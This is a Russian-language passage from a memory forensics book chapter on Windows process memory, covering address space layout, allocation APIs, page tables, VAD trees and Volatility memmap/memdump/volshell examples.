На рис. 7-1 показана высокоуровневая схема памяти процесса. У каждого процесса имеется собственное закрытое представление памяти в этом диапазоне. Поскольку верхняя граница диапазона различается между операционными системами, наивысшее значение обозначено просто как `MmHighestUserAddress`. Это символ модуля NT, который можно запросить в отладчике или плагине Volatility `volshell`. В общем случае он равен `0x7FFEFFFF` в 32-разрядных системах без загрузочного параметра `/3GB`, `0xBFFEFFFF` в 32-разрядных системах с `/3GB` и `0x7FFFFFEFFFF` в 64-разрядных системах. Разумеется, не каждый процесс, да и вообще ни один процесс, заполняет всё это адресное пространство, однако даже небольшая использованная доля всё равно представляет собой значительный объём данных.




Рисунок 7-1. Высокоуровневая схема типичного содержимого памяти процесса

Подробности компоновки адресного пространства

Кратко опишем обозначенные на рисунке диапазоны сверху вниз. Важно, однако, отметить, что их положения не постоянны, особенно в системах, использующих рандомизацию компоновки адресного пространства (ASLR). Иными словами, стеки потоков могут располагаться ниже или выше исполняемого файла процесса, а диапазоны с отображёнными файлами могут быть разбросаны по всему пространству процесса, а не собраны непрерывно, как на схеме. Каждый из этих компонентов подробнее рассматривается в этой и следующей главах:

• **Динамически подключаемые библиотеки (DLL).** Эта область представляет разделяемые библиотеки (DLL), загруженные в адресное пространство намеренно самим процессом или принудительно посредством внедрения библиотеки.
• **Переменные среды.** Этот диапазон памяти хранит переменные среды процесса, например пути к исполняемым файлам, временные каталоги, домашние папки и прочее.
• **Process Environment Block (PEB).** Чрезвычайно полезная структура, сообщающая, где находятся некоторые другие элементы списка, включая DLL, кучи и переменные среды. Она также содержит аргументы командной строки процесса, текущий рабочий каталог и стандартные дескрипторы.
• **Кучи процесса.** Здесь можно найти большую часть динамического ввода, получаемого процессом. Например, текст переменной длины, вводимый в письмо или документ, часто помещается в кучу, как и данные, отправляемые или получаемые через сетевые сокеты.
• **Стеки потоков.** Для каждого потока выделен отдельный диапазон памяти процесса под стек времени выполнения. Здесь находятся аргументы функций, адреса возврата, позволяющие восстановить историю вызовов, и локальные переменные.
• **Отображённые файлы и данные приложения.** Этот пункт намеренно сформулирован расплывчато, поскольку содержимое действительно зависит от процесса. Отображённые файлы представляют содержимое файлов на диске: конфигурационные данные, документы и т. д. Данные приложения - всё, что необходимо процессу для выполнения предназначенных ему задач.
• **Исполняемый файл.** Исполняемый файл процесса содержит основное тело кода и переменные приложения для чтения и записи. На диске эти данные могут быть сжаты или зашифрованы, но после загрузки в память они распаковываются, что позволяет выгрузить открытый код обратно на диск.

Примечание. Чтобы запросить наивысший пользовательский адрес с помощью отладчика Microsoft, введите:

```
kd> dq nt!MmHighestUserAddress L1
fffff802`821da040  000007ff`fffeffff
```

Чтобы получить то же значение из дампа памяти с помощью Volatility, можно использовать следующие команды `volshell`:

```
>>> kdbg = win32.tasks.get_kdbg(addrspace())
>>> addr = kdbg.MmHighestUserAddress.dereference_as("address")
>>> hex(addr)
'0x7ffffefffL'
```

Наивысший адрес в этой 64-разрядной системе равен `0x7FFFFFEFFFF` как при просмотре в отладчике, так и в Volatility.

API выделения памяти

На рис. 7-2 показана схема API, используемых для выделения памяти процесса, и связей между функциями. Как и во многих компонентах операционной системы, поверх нативных API расположены различные высокоуровневые абстрактные интерфейсы. Такая модель даёт программистам значительную гибкость и позволяет промежуточным подсистемам, например диспетчеру кучи, существовать посередине и обеспечивать эффективное выделение и освобождение малых блоков памяти. Функции, вызывающие друг друга таким образом, соединены стрелками.




Рисунок 7-2. Схема связей вызовов Windows API, используемых для выделения памяти процесса

Эта схема API помогает представить, как все функции в конечном счёте приводят к `NtAllocateVirtualMemory`. Слушатели наших занятий часто спрашивают о различии между функцией C++ `new` и такими API, как `VirtualAlloc`. Как показано на схеме, обе в результате вызывают `NtAllocateVirtualMemory`, однако `new` сначала проходит через `HeapAlloc`, а значит, запрошенная память выделяется из одной из существующих куч процесса. Это полезно с теоретической точки зрения для знакомства с внутренним устройством памяти и с криминалистической точки зрения. Например, если вредоносная программа использует `new` и требуется впоследствии найти её содержимое, можно сосредоточиться на сегментах кучи, а не на всей памяти процесса.

В общем случае API на схеме различаются так, как описано в следующих разделах.

Разрешения

Лишь некоторые API позволяют программисту полностью управлять разрешениями выделяемой памяти. Например, `VirtualAlloc` позволяет указать, должна ли память быть недоступной, читаемой, записываемой, исполняемой, защищённой либо сочетать эти свойства. С другой стороны, кучи всегда доступны для чтения и записи, и отключить это нельзя. Однако можно управлять тем, будут ли данные в куче исполняемыми, передав параметр `HEAP_CREATE_ENABLE_EXECUTE` функции `HeapCreate`. Увы, это опасная возможность, поскольку она облегчает распыление кучи - один из наступательных методов, которому призвано противодействовать предотвращение выполнения данных (Data Execution Prevention, DEP).

Область действия и гибкость

`VirtualAllocEx` - единственная функция Windows API на схеме, которая позволяет одному процессу выделять память для другого процесса. `Ex` в названии означает Extra, поскольку функция принимает один дополнительный параметр, отсутствующий у `VirtualAlloc`, - открытый дескриптор целевого процесса. Эта функция часто используется как предварительный этап внедрения кода, потому что вредоносной программе требуется создать пространство в процессе-жертве.

Эти две функции виртуального выделения памяти также единственные, которые позволяют вызывающей стороне зарезервировать память (то есть отложить её) до фиксации. Это позволяет приложениям «сохранить» для последующего использования большую виртуально непрерывную область памяти, не занимая тем временем лежащие в её основе физические страницы. Дополнительные сведения см. в статье Reserving and Committing Memory: msdn.microsoft.com.

> **Примечание.** После того как диапазоны памяти выделены с помощью `VirtualAlloc(Ex)`, программы в работающей системе могут перечислить их посредством `VirtualQueryEx`. Именно так Dexter и BlackPOS (вредоносная программа для POS-терминалов, использованная при взломе Target) определяли доступные диапазоны перед поиском номеров кредитных карт (см. volatility-labs.blogspot.com).

Перечисление памяти процесса

В следующем списке описано несколько источников сведений о памяти процесса, которые можно использовать для перечисления областей памяти с помощью криминалистических инструментов.

• **Таблицы страниц.** В главе 1 были представлены таблицы страниц для нескольких наиболее распространённых архитектур (x86, x64). Это структуры данных, зависящие от процессора. Таблицы страниц можно использовать для сопоставления виртуальных адресов в памяти процесса с физическими смещениями в RAM, определения страниц, выгруженных на диск, и анализа применённых к страницам аппаратных разрешений.
• **Дескрипторы виртуальных адресов (VAD).** VAD - определённые Windows структуры для отслеживания зарезервированных или зафиксированных виртуально непрерывных наборов страниц. Например, если размер страницы равен 4 Кбайт и процесс одновременно фиксирует 10 страниц, в памяти ядра создаётся VAD, описывающий диапазон памяти размером 40 Кбайт. Если область содержит отображённый в память файл, VAD также хранит сведения о пути к этому файлу.
• **Список рабочего набора.** Рабочий набор процесса описывает совокупность недавно использовавшихся страниц виртуальной памяти, которые присутствуют в физической памяти (не выгружены на диск). Он может пригодиться для отладки или перекрёстной проверки по другим источникам сведений о памяти процесса, но обычно мы не используем его в криминалистическом анализе. В отличие от таблиц страниц, рабочие наборы никогда не содержат ссылок на невыгружаемую память или большие страницы, поэтому полагаться на них как на исчерпывающий список страниц, доступных процессу, нельзя. Кроме того, рабочие наборы можно очищать по требованию (см. API `EmptyWorkingSet`).
• **База данных PFN.** Windows использует базу данных PFN для отслеживания состояния каждой страницы физической памяти, что даёт уникальное представление об использовании памяти, поскольку таблицы страниц, VAD и рабочие наборы сосредоточены на виртуальной памяти. Так называемая база данных на самом деле представляет собой всего лишь массив структур `_MMPFN`, доступ к которому можно получить через блок данных отладчика ядра (`_KDEBUGGER_DATA64.MmPfnDatabase`). Дополнительные сведения см. в презентации Джорджа Гарнера «Mining the PFN Database for Malware Artifacts»: volatility-labs.blogspot.com.

Мы используем различные источники информации потому, что они могут как дополнять, так и противоречить друг другу. Например, таблицы страниц хранят авторитетные аппаратные параметры защиты доступа, тогда как VAD содержат имена отображённых файлов. Чтобы получить как можно больше сведений, необходимо опрашивать оба источника. С другой стороны, если вредоносная программа отсоединит узел VAD от дерева, пытаясь скрыть область памяти, соответствующие записи таблиц страниц всё равно сохранятся, поэтому можно обнаружить «дыру» в памяти процесса. Аналогично, как было отмечено в презентации Гарнера, кадры верхнего уровня в записях базы данных PFN содержат обратные ссылки на процессы-владельцы. Таким образом, независимо от того, насколько хорошо скрыт `_EPROCESS`, потенциально можно найти его и его память, просматривая базу данных.

Таблицы страниц процесса

После главы 1 и предыдущего обзора у вас уже должно сложиться общее понимание роли таблиц страниц в управлении памятью. Поэтому можно сразу перейти к нескольким сценариям анализа и на практике познакомиться с использованием таблиц страниц в расследованиях.

Исследование памяти процесса

Плагины `memmap` и `memdump` позволяют перечислить и извлечь все страницы, доступные процессу. В данном случае понятие доступности включает адреса режима ядра, поскольку даже потоки, которые начинают выполнение в пользовательской памяти, переходят в память ядра при вызове системных API. Поэтому, хотя увидеть адреса ядра на карте памяти процесса вы, возможно, не ожидаете, это не ошибка.

На рис. 7-3 показан охват данных, о которых сообщают эти плагины. Обратите внимание на большие белые промежутки, представляющие свободные или зарезервированные диапазоны. Видны также небольшие дыры в зафиксированных областях, указывающие на страницы, которые из-за выгрузки не являются резидентными в памяти.




Рисунок 7-3. Схема, показывающая, что плагин memdump получает все зафиксированные страницы, доступные процессу

Ниже приведён пример вывода `memmap`:

```
$ python vol.py -f memory.dmp --profile=Win7SP0x64 memmap -p 864

Volatility Foundation Volatility Framework 2.4
winlogon.exe pid:    864

Virtual            Physical                         Size     DumpFileOffset
------------------ ------------------ ------------------ ------------------
0x0000000000010000 0x0000000151162000             0x1000                0x0
```

```
0x0000000000020000 0x0000000158de3000             0x1000             0x1000
0x0000000000021000 0x0000000158c64000             0x1000             0x2000
0x0000000000022000 0x0000000158d65000             0x1000             0x3000
0x0000000000023000 0x0000000158de6000             0x1000             0x4000
0x0000000000024000 0x0000000158d67000             0x1000             0x5000
[snip]
0x000000007efe3000 0x000000015200c000             0x1000           0x29f000
0x000000007efe4000 0x000000015208d000             0x1000            0x2a0000
0x000000007ffe0000 0x00000000001e6000             0x1000            0x2a1000
0x00000000ff4c0000 0x000000015170a000             0x1000            0x2a2000
0x00000000ff4c1000 0x0000000151b77000             0x1000            0x2a3000
[snip]
0xfffff80000bab000 0x0000000000bab000             0x1000            0xae4000
0xfffff80000bac000 0x0000000000bac000             0x1000            0xae5000
0xfffff80002800000 0x0000000002800000           0x200000            0xae6000
0xfffff80002a00000 0x0000000002a00000           0x200000            0xce6000
0xfffff80002c00000 0x0000000002c00000           0x200000            0xee6000
0xfffff80002e00000 0x0000000002e00000           0x200000          0x10e6000
0xfffff80003c7a000 0x0000000003c7a000             0x1000          0x12e6000
[snip]
```

Обратите внимание на следующие особенности вывода этого плагина:

• Виртуальные адреса `0x1000` и `0x2000` отображаются соответственно на физические смещения `0x151162000` и `0x158de3000`. Это ещё одно доказательство того, что виртуально смежные страницы не являются смежными в физической памяти.
• Виртуальный адрес `0x7ffe0000` - это область `KUSER_SHARED_DATA`, блок памяти, созданный ядром и совместно используемый всеми процессами. Значение `0x7ffe0000` жёстко задано в Windows, поэтому от системы к системе оно не меняется. Если применить `memmap` к другим процессам, у всех будет видно идентичное отображение. Это один из способов перечисления разделяемых страниц (ещё один пример см. в разделе «Обнаружение разделяемых страниц» главы 17).
• После области `KUSER_SHARED_DATA` имеется большой промежуток. До адреса `0xff4c0000` никакие другие страницы недоступны. Эти виртуальные адреса либо не зафиксированы, либо выгружены.
• Хотя размер страницы по умолчанию в системе равен 4 Кбайт (`0x1000` байт в шестнадцатеричном представлении), можно увидеть несколько страниц размером `0x200000`, то есть 2 Мбайт. Это страницы Page Size Entry (PSE).

Ещё один ключевой элемент вывода `memmap` - столбец `DumpFileOffset` справа. Это значение задаёт смещение соответствующей страницы в файле, создаваемом плагином `memdump`. Поскольку адресные пространства процессов разрежены - между доступными страницами существуют дыры или промежутки, - выходной файл тоже является разреженным. Например, данные по виртуальному адресу `0xff4c1000` отображаются на физическое смещение `0x151b77000` (5,2 Гбайт), однако выходной файл этого процесса будет далеко не таким большим. Поэтому столбец `DumpFileOffset` сообщает, где в выходном файле найти содержимое адреса `0xff4c1000` (`0x2a3000`). Ниже приведён пример использования плагина `memdump`:

```
$ python vol.py -f memory.dmp --profile=Win7SP1x64
      memdump -p 864 -D OUTDIR

Volatility Foundation Volatility Framework 2.4
************************************************************************
Writing winlogon.exe [   864] to 864.dmp

$ ls -alh OUTDIR/864.dmp
-rw-r--r--  1 michael  staff   434M Mar 14 14:51 864.dmp
```

Как видно, полученный файл (`864.dmp`) имеет размер 434 Мбайт. Если с помощью `volshell` просмотреть содержимое по виртуальному адресу `0xff4c1000`, его удастся сопоставить с данными по смещению `0x2a3000` файла `864.dmp`. Выполним быструю проверку согласованности:

```
$ python vol.py -f memory.dmp --profile=Win7SP1x64 volshell -p 864
Volatility Foundation Volatility Framework 2.4
Current context: process winlogon.exe, pid=864, ppid=388 DTB=0x15140b000
```

```
To get help, type 'hh()'
>>> db(0xff4c1000)
0xff4c1000  483b 0de9 3205 000f 8517 4301 0048 c1c1   H;..2.....C..H..
0xff4c1010  1066 f7c1 ffff 0f85 0443 0100 c200 0090   .f.......C......
0xff4c1020  9090 9090 9090 9090 9090 9090 9090 9090   ................
0xff4c1030  488b c453 4883 ec70 33db 4885 c94c 8d40   H..SH..p3.H..L.@
0xff4c1040  180f 95c3 4883 c9ff ba08 0000 00ff 1535   ....H..........5
0xff4c1050  f303 0085 c078 4848 8b8c 2490 0000 0041   .....xHH..$....A
0xff4c1060  b938 0000 0048 8d84 2480 0000 0041 8d51   .8...H..$....A.Q
>>> quit()

$ xxd -s 0x2a3000 864.dmp
02a3000: 483b 0de9 3205 000f 8517 4301 0048 c1c1  H;..2.....C..H..
02a3010: 1066 f7c1 ffff 0f85 0443 0100 c200 0090  .f.......C......
02a3020: 9090 9090 9090 9090 9090 9090 9090 9090  ................
02a3030: 488b c453 4883 ec70 33db 4885 c94c 8d40  H..SH..p3.H..L.@
02a3040: 180f 95c3 4883 c9ff ba08 0000 00ff 1535  ....H..........5
02a3050: f303 0085 c078 4848 8b8c 2490 0000 0041  .....xHH..$....A
02a3060: b938 0000 0048 8d84 2480 0000 0041 8d51  .8...H..$....A.Q
```

Теперь вы должны уметь определять, какие страницы доступны процессу и куда они отображаются в физической памяти. Вы знаете, как выгрузить доступную память в один файл на диске, который можно обрабатывать внешними средствами, например антивирусными сканерами. Не хватает лишь способности связывать адреса в виртуальной или физической памяти с именами отображённых файлов, DLL или исполняемых файлов, занимающих это пространство. Например, если сканер сообщает, что обнаружил известную вредоносную сигнатуру по смещению `0x2a3030` файла `864.dmp`, при попытке дальнейшей классификации данных могут возникнуть трудности. Здесь и пригодятся VAD, которые мы рассмотрим далее.

Дескрипторы виртуальных адресов

Дерево VAD процесса описывает компоновку его сегментов памяти на несколько более высоком уровне, чем таблицы страниц. Эти структуры данных определяет и обслуживает операционная система, а не процессор. Поэтому ОС может заполнять узлы VAD сведениями о лежащих в их основе диапазонах памяти, которые процессору не обязательно нужны. Например, VAD содержат имена отображённых в память файлов, общее число страниц в области, исходную защиту (чтение, запись, выполнение) и несколько других флагов, способных многое рассказать о типе данных в областях.

Как показано на рис. 7-4, VAD представляет собой самобалансирующееся двоичное дерево (см. работу Брендана Долана-Гэвитта «The VAD Tree: A Process-Eye View of Physical Memory» по адресу dfrws.org). Каждый узел дерева представляет один диапазон виртуальной памяти процесса. Узел, описывающий диапазон памяти ниже родительского, находится слева, а узел, описывающий более высокий диапазон, - справа. Такая схема делает поиск, добавление и удаление более эффективными, чем в одно- или двусвязном списке.




Рисунок 7-4. Граф, созданный плагином vadtree, кодирует цветом диапазоны памяти процесса в зависимости от их содержимого

Эта схема создана плагином Volatility `vadtree` с параметром `--render=dot`, который подробнее рассматривается на следующих нескольких страницах. Помимо изображения связей между узлами VAD, плагин кодирует их цветом в зависимости от содержимого. Например, кучи процесса обозначаются красным, стеки потоков - зелёным, отображённые файлы - жёлтым, а DLL - серым; благодаря этому можно легко увидеть, данные какого типа отображены в память процесса.

Структуры VAD

Для каждого процесса `_EPROCESS.VadRoot` указывает на корень дерева VAD. Хотя имя этого члена остаётся неизменным во всех версиях Windows от XP до 8.1, тип члена часто менялся, как и имена узлов VAD. Различия приведены в табл. 7-1. Например, в Windows XP и 2003 Server `VadRoot` указывал на `_MMVAD_SHORT`, `_MMVAD` или `_MMVAD_LONG`. Ядро решает, какую именно структуру создать, на основании использованного для выделения памяти API и переданных ему параметров. В совокупности этих сведений достаточно, чтобы вывести предполагаемое назначение диапазона памяти - является ли он хранилищем отображённого файла, DLL или всего лишь частным выделением памяти. У каждого узла есть `LeftChild` и `RightChild`, которые направляют по различным путям дерева.

Как видно, начиная с Vista `VadRoot` был переработан в `_MM_AVL_TABLE`, а в Windows 8.1 снова изменился на `_RTL_AVL_TREE`. По пути узлы также перерабатывались трижды. Однако, несмотря на кажущиеся радикальными изменения, VAD всегда оставался деревом, а алгоритмы перечисления узлов оставались весьма похожими. Фактически, как подсказывает табл. 7-1, разные имена узлов в сущности являются лишь псевдонимами исходных структур `_MMVAD[_SHORT,_LONG]` из XP. При анализе деревьев VAD с помощью Volatility эти изменения обрабатываются прозрачно.

Таблица 7-1. Различные структуры VAD в разных версиях ОС

Операционная система	`VadRoot`	**Узел**
Windows XP	Указатель на узел	`_MMVAD_SHORT`, `_MMVAD`, `_MMVAD_LONG`
Windows 2003 Server	Как в XP	Как в XP
Windows Vista	`_MM_AVL_TABLE`	`_MMADDRESS_NODE` (псевдоним)

Операционная система	VadRoot	**Узел**
Windows 2008 Server	Как в Vista	Как в Vista
Windows 7	Как в Vista	Как в Vista
Windows 8, 2012	Как в Vista	_MM_AVL_NODE (псевдоним)
Windows 8.1, 2012 R2	_RTL_AVL_TREE	_RTL_BALANCED_NODE (псевдоним)

Ниже приведены соответствующие структуры из 64-разрядной системы Windows 7. Видно, что у _MM_AVL_TABLE есть член BalancedRoot, представляющий собой _MMADDRESS_NODE. У каждого узла имеется набор указателей на дочерние узлы, а также StartingVpn и EndingVpn. Из этих номеров виртуальных страниц (virtual page numbers, VPN) можно вывести адреса первой и последней страниц в виртуальной памяти целевого процесса. Мы сказали именно вывести, поскольку VPN - это номера страниц, а не адреса. Чтобы получить адрес, необходимо умножить номер страницы на размер страницы.

```
>>> dt("_MM_AVL_TABLE")
'_MM_AVL_TABLE' (64 bytes)
0x0   : BalancedRoot                  ['_MMADDRESS_NODE']
0x28  : DepthOfTree                   ['BitField', {'end_bit': 5,
   'start_bit': 0, 'native_type': 'unsigned long long'}]
0x28  : NumberGenericTableElements    ['BitField', {'end_bit': 64,
   'start_bit': 8, 'native_type': 'unsigned long long'}]
0x28  : Unused                        ['BitField', {'end_bit': 8,
   'start_bit': 5, 'native_type': 'unsigned long long'}]
0x30  : NodeHint                      ['pointer64', ['void']]
0x38  : NodeFreeHint                  ['pointer64', ['void']]

>>> dt("_MMADDRESS_NODE")
'_MMADDRESS_NODE' (40 bytes)
-0xc  : Tag                           ['String', {'length': 4}]
0x0   : u1                            ['__unnamed_15cd']
0x8   : LeftChild                     ['pointer64', ['_MMADDRESS_NODE']]
0x10  : RightChild                    ['pointer64', ['_MMADDRESS_NODE']]
0x18  : StartingVpn                   ['unsigned long long']
0x20  : EndingVpn                     ['unsigned long long']
```

В табл. 7-1 _MMADDRESS_NODE назван псевдонимом, потому что на самом деле это одна из структур _MMVAD*. Обратите внимание в следующих листингах, что короткий узел (_MMVAD_SHORT) начинается с тех же самых членов, что и _MMADDRESS_NODE. Аналогично, обычный узел (_MMVAD) и длинный узел (_MMVAD_LONG) надстраиваются над меньшими структурами, но включают дополнительные члены в конце. В частности, они добавляют Subsection, который ОС использует для отслеживания сведений о файлах или DLL, отображённых в область:

```
>>> dt("_MMVAD_SHORT")
'_MMVAD_SHORT' (64 bytes)
-0xc  : Tag                           ['String', {'length': 4}]
0x0   : u1                            ['__unnamed_15bf']
0x8   : LeftChild                     ['pointer64', ['_MMVAD']]
0x10  : RightChild                    ['pointer64', ['_MMVAD']]
0x18  : StartingVpn                   ['unsigned long long']
0x20  : EndingVpn                     ['unsigned long long']
0x28  : u                             ['__unnamed_15c2']
0x30  : PushLock                      ['_EX_PUSH_LOCK']
0x38  : u5                            ['__unnamed_15c5']

>>> dt("_MMVAD")
'_MMVAD' (120 bytes)
-0xc  : Tag                           ['String', {'length': 4}]
0x0   : u1                            ['__unnamed_15bf']
0x8   : LeftChild                     ['pointer64', ['_MMVAD']]
0x10  : RightChild                    ['pointer64', ['_MMVAD']]
0x18  : StartingVpn                   ['unsigned long long']
0x20  : EndingVpn                     ['unsigned long long']
0x28  : u                             ['__unnamed_15c2']
```

```
0x30  : PushLock                      ['_EX_PUSH_LOCK']
0x38  : u5                            ['__unnamed_15c5']
0x40  : u2                            ['__unnamed_15d2']
0x48  : MappedSubsection              ['pointer64', ['_MSUBSECTION']]
0x48  : Subsection                    ['pointer64', ['_SUBSECTION']]
0x50  : FirstPrototypePte             ['pointer64', ['_MMPTE']]
0x58  : LastContiguousPte             ['pointer64', ['_MMPTE']]
0x60  : ViewLinks                     ['_LIST_ENTRY']
0x70  : VadsProcess                   ['pointer64', ['_EPROCESS']]

>>> dt("_MMVAD_LONG")
'_MMVAD_LONG' (144 bytes)
-0xc  : Tag                           ['String', {'length': 4}]
0x0   : u1                            ['__unnamed_15bf']
0x8   : LeftChild                     ['pointer64', ['_MMVAD']]
0x10  : RightChild                    ['pointer64', ['_MMVAD']]
0x18  : StartingVpn                   ['unsigned long long']
0x20  : EndingVpn                     ['unsigned long long']
0x28  : u                             ['__unnamed_15c2']
0x30  : PushLock                      ['_EX_PUSH_LOCK']
0x38  : u5                            ['__unnamed_15c5']
0x40  : u2                            ['__unnamed_15d2']
0x48  : Subsection                    ['pointer64', ['_SUBSECTION']]
0x50  : FirstPrototypePte             ['pointer64', ['_MMPTE']]
0x58  : LastContiguousPte             ['pointer64', ['_MMPTE']]
0x60  : ViewLinks                     ['_LIST_ENTRY']
0x70  : VadsProcess                   ['pointer64', ['_EPROCESS']]
0x78  : u3                            ['__unnamed_1c7f']
